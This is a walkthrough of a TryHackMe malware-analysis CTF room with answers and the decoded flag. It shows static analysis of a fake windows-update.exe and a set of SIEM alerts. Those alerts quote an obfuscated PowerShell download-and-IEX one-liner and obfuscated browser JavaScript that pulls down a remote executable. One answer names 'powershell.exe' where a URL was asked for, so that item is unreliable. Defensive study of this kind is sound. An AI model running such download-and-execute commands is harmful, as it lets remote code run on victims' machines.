


2025-12-23 - THM CTF: Shadow Trace.



<https://tryhackme.com/room/shadowtrace>

Description: This exercise is about analyzing a suspicious file and using discovered details to identify its origin.

Tools: Powershell

PEStudio

<https://flattools.com/convert/number/decimal-to-ascii.html>

<https://www.base64decode.org/>

Task 2 - File Analysis

1. Open PEStudio and drag and drop windows-update.exe from the desktop onto PEStudio.
2. The following questions are to be answered using the PEStudio tool:
 - What is the architecture of the binary file windows-update.exe?
 - `file > type` `executable, 64-bit, console`
 - What is the hash (sha-256) of the file windows-update.exe?
 - `file > sha256` `B2A88DE3E3BCFAE4A4B38FA36E884C586B5CB2C2C283E71FBA59EFDB9EA64BFC`
 - Identify the URL within the file to use it as an IOC.
 - `string > url-pattern` `http://tryhatme.com/update/security-update.exe`
 - The URL from this question will be used as a filter for the next question
3. Time to use powershell:
 - With the URL identified, can you spot a domain that can be used as an IOC?
 - Run the strings command onto the suspicious windows-update.exe file and filter "tryhatme.com"

```

Select Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\DFIRUser> cd .\Desktop\
PS C:\Users\DFIRUser\Desktop> strings .\windows-update.exe | findstr "tryhatme.com"
http://tryhatme.com/update/security-update.exe
tryhatme.com/VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyaWVuZH0=
responses.tryhatme.com
PS C:\Users\DFIRUser\Desktop>

```

-
- The answer is: responses.tryhatme.com

4. Decode the string from the previous example using any online decoder/converter tool.

- Input the decoded flag from the suspicious domain:
VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyaWVuZH0=

The flag decodes to:

THM{you_g0t_some_IOCs_friend}

5. Return to PESTudio and check

- What library related to socket communication is loaded by the binary?

WS2_32.dll	x	Implicit	15	Windows Socket Library
------------	---	----------	----	------------------------

Task 3

Time ↑	Command	Severity ↑↓	Rule	Host	Process
Dec 23rd 2025 at 12:30	(new-object system.net.webclient).DownloadString([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZXhl")) IEX;	Critical	Suspicious PowerShell execution	WIN-SRV-01.tryhackme.local / CORPsvc_backup	powershell.exe
Dec 23rd 2025 at 13:30	fetch([104,116,116,112,115,58,47,47,114,101,97,108,108,121,115,101,99,117,114,101,117,112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,116,101,46,101,120,101].map(c=>String.fromCharCode(c)).join("")).then(r=>r.blob()).then(b=>{const u=URL.createObjectURL(b);const a=document.createElement("a");a.href=u;a.download="test.txt";document.body.appendChild(a);a.click();a.remove();URL.revokeObjectURL(u)});	Critical	Suspicious Browser Download	WIN-SRV-01.tryhackme.local / CORPsvc_backup	chrome.exe (browser JavaScript execution)

1. Can you identify the malicious URL from the trigger by the process powershell.exe?

Answer: powershell.exe

2. Can you identify the malicious URL from the alert triggered by chrome.exe?

<https://reallysecureupdate.tryhatme.com/update.exe>

* Used <https://flattools.com/convert/number/decimal-to-ascii.html>

3. What's the name of the file saved in the alert triggered by chrome.exe?

Test.txt

Discussion

This is a standard static analysis exercise for malware. Basic scripting skills and basic file analysis tools are sometimes more than enough to determine if a file is a threat or not.